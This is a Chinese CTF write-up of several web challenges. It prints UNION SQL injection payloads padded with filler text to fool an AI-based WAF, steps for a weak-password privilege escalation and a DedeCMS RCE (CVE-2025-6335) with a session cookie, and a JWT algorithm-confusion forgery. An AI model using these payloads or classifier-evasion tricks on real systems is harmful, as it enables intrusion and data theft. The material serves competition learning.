第一次参加国赛,输得一塌糊涂,还有机会,会赢的
AI_WAF
sql注入,本题通过ai来进行waf,可以在#后添加没有用的信息流来干扰ai检测,从而绕过
通过简单的联合注入爆出
数据库名:
1 | -1'union select 1,2,group_concat(schema_name) FROM information_schema.schemata#NexaData 了解更多关于NexaData(如:使命与愿景、技术优势) 让数据创造真实价值 我们通过智能分析平台,将复杂数据转化为可执行的商业洞察,赋能企业高效决策。 搜索结果 正在搜索文章... 关于 NexaData NexaData 成立于 2018 年,总部位于上海,是一家专注于大数据智能分析与AI 决策引擎的国家级高新技术企业。 我们已为金融、零售、制造、医疗等行业的 500+ 客户提供服务,帮助客户平均提升 35% 的运营效率 和 22% 的营收增长。 公司拥有自主研发的实时计算平台、智能预警系统和可视化 BI 工具,支持 PB 级数据处理能力,日均处理数据超 100 亿条。 500+ 企业客户 100B+ 日处理数据 99.9% 系统可用性 我们的核心优势 AI 智能分析 集成机器学习模型,自动识别数据模式与异常,提供预测性洞察。 云原生架构 弹性扩展、高可用设计,无缝对接公有云与私有化部署环境。 企业级安全 端到端加密、细粒度权限控制,符合 GDPR 与等保三级要求。 实时可视化 拖拽式仪表盘,秒级响应,让业务人员也能轻松探索数据。 © 2025 NexaData Technologies. 保留所有权利。 |
nexadata
表名:
1 | -1'union select 1,2,group_concat(table_name) FROM information_schema.tables WHERE table_schema='nexadata'#NexaData 了解更多关于NexaData(如:使命与愿景、技术优势) 让数据创造真实价值 我们通过智能分析平台,将复杂数据转化为可执行的商业洞察,赋能企业高效决策。 搜索结果 正在搜索文章... 关于 NexaData NexaData 成立于 2018 年,总部位于上海,是一家专注于大数据智能分析与AI 决策引擎的国家级高新技术企业。 我们已为金融、零售、制造、医疗等行业的 500+ 客户提供服务,帮助客户平均提升 35% 的运营效率 和 22% 的营收增长。 公司拥有自主研发的实时计算平台、智能预警系统和可视化 BI 工具,支持 PB 级数据处理能力,日均处理数据超 100 亿条。 500+ 企业客户 100B+ 日处理数据 99.9% 系统可用性 我们的核心优势 AI 智能分析 集成机器学习模型,自动识别数据模式与异常,提供预测性洞察。 云原生架构 弹性扩展、高可用设计,无缝对接公有云与私有化部署环境。 企业级安全 端到端加密、细粒度权限控制,符合 GDPR 与等保三级要求。 实时可视化 拖拽式仪表盘,秒级响应,让业务人员也能轻松探索数据。 © 2025 NexaData Technologies. 保留所有权利。 |
where_is_my_flagggggg
字段名:
1 | -1'union select 1,2,group_concat(column_name) FROM information_schema.columns WHERE table_name='where_is_my_flagggggg'#NexaData 了解更多关于NexaData(如:使命与愿景、技术优势) 让数据创造真实价值 我们通过智能分析平台,将复杂数据转化为可执行的商业洞察,赋能企业高效决策。 搜索结果 正在搜索文章... 关于 NexaData NexaData 成立于 2018 年,总部位于上海,是一家专注于大数据智能分析与AI 决策引擎的国家级高新技术企业。 我们已为金融、零售、制造、医疗等行业的 500+ 客户提供服务,帮助客户平均提升 35% 的运营效率 和 22% 的营收增长。 公司拥有自主研发的实时计算平台、智能预警系统和可视化 BI 工具,支持 PB 级数据处理能力,日均处理数据超 100 亿条。 500+ 企业客户 100B+ 日处理数据 99.9% 系统可用性 我们的核心优势 AI 智能分析 集成机器学习模型,自动识别数据模式与异常,提供预测性洞察。 云原生架构 弹性扩展、高可用设计,无缝对接公有云与私有化部署环境。 企业级安全 端到端加密、细粒度权限控制,符合 GDPR 与等保三级要求。 实时可视化 拖拽式仪表盘,秒级响应,让业务人员也能轻松探索数据。 © 2025 NexaData Technologies. 保留所有权利。 |
Th15_ls_f149
payload:
1 | -1'union select 1,2,Th15_ls_f149 FROM where_is_my_flagggggg#NexaData 了解更多关于NexaData(如:使命与愿景、技术优势) 让数据创造真实价值 我们通过智能分析平台,将复杂数据转化为可执行的商业洞察,赋能企业高效决策。 搜索结果 正在搜索文章... 关于 NexaData NexaData 成立于 2018 年,总部位于上海,是一家专注于大数据智能分析与AI 决策引擎的国家级高新技术企业。 我们已为金融、零售、制造、医疗等行业的 500+ 客户提供服务,帮助客户平均提升 35% 的运营效率 和 22% 的营收增长。 公司拥有自主研发的实时计算平台、智能预警系统和可视化 BI 工具,支持 PB 级数据处理能力,日均处理数据超 100 亿条。 500+ 企业客户 100B+ 日处理数据 99.9% 系统可用性 我们的核心优势 AI 智能分析 集成机器学习模型,自动识别数据模式与异常,提供预测性洞察。 云原生架构 弹性扩展、高可用设计,无缝对接公有云与私有化部署环境。 企业级安全 端到端加密、细粒度权限控制,符合 GDPR 与等保三级要求。 实时可视化 拖拽式仪表盘,秒级响应,让业务人员也能轻松探索数据。 © 2025 NexaData Technologies. 保留所有权利。 |
dedecms
参考博客DedeCMS命令执行复现&研究 | CVE-2025-6335 - 指南 - ljbguanli - 博客园
首先要管理员提权,注册账号后看到有三个账户admin,Aa123456789,我注册的账号
先是一个管理员的弱口令

Aa123456789就是账号,密码
进入管理员后台,但是这个管理员权限不够

在会员注册会员列表中将我们注册的账号提权为超级管理员,再登录我们的账号,接着使用漏洞CVE-2025-6335
真tm能藏啊
获取该账号的token
1 | menuitems=1_1%2C2_1%2C5_1%2C3_1%2C4_1; Hm_lvt_2d0601bd28de7d49818249cf35d95943=1761319965,1762777611; PHPSESSID=icu0bissit90tauagquq33dsj3; _csrf_name_d17f0175=4f066b84c44a94186c1fe3ac207075e9; _csrf_name_d17f01751BH21ANI1AGD297L1FF21LN02BGE1DNG=8ddd6464b18bad36; ENV_GOBACK_URL=%2Fdede%2Fmember_main.php; DedeUserID=3; DedeUserID1BH21ANI1AGD297L1FF21LN02BGE1DNG=f7f5c8a8208cfa2a; DedeLoginTime=1766899915; DedeLoginTime1BH21ANI1AGD297L1FF21LN02BGE1DNG=00c4e4615fdc378d |
使用脚本cve-/dede_cms_RCE_CVE-2025-6335.py at main · Kai-One001/cve-
1 | #!/usr/bin/env python3 |
传入文件3.txt,然后直接读取

redjs
利用漏洞CVE-2025-55182
payload:
1 | POST / HTTP/2 |
Deprecated
[2025 长城杯 final 记录 | A day in AsaL1n](https://asal1n.github.io/2025/05/04/2025 CCB final/index.html#/)
此事在2025年ccb决赛亦有记载,好家伙ccb题目复用是吧,欺负小登是吧,我和你爆了
因为赛时没有写出来,所以赛后自己搓了个环境复现一下

漏洞深度解析:
正常情况 (RS256):服务器用
publicKey验证签名。只有拥有privateKey的人(服务器自己)才能签发 Token。攻击情况 (HS256):攻击者将
alg改为HS256。jsonwebtoken库看到HS256,就会采用 HMAC 对称加密算法。HMAC 算法需要一个**“密码 (Secret)”**。
库会直接把传入的第二个参数(也就是
publicKey文件里的那串字符)当作这个**“密码”**。结果:只要攻击者手里有公钥(由于公钥不是保密的,或者是你通过文件读取漏洞泄露的),他就可以用公钥当作密码,自己生成一个合法的签名!
同时发现在/feedback路径下发现一个注入点,采用sqlite盲注
脚本贴上
1 | import requests |
拿到密码,进入admin登录页面,但是jwt中存在错误名词,所以他其实只是一个叫做admin的普通用户,因为满足admin的名称,可以读取system.log里面有公钥可以构造jwt
Authentication Bypass in pyjwt | CVE-2017-11424 | Snyk

利用公钥构造jwt,访问/checkfile?file=flag拿到flag
1 | import hmac |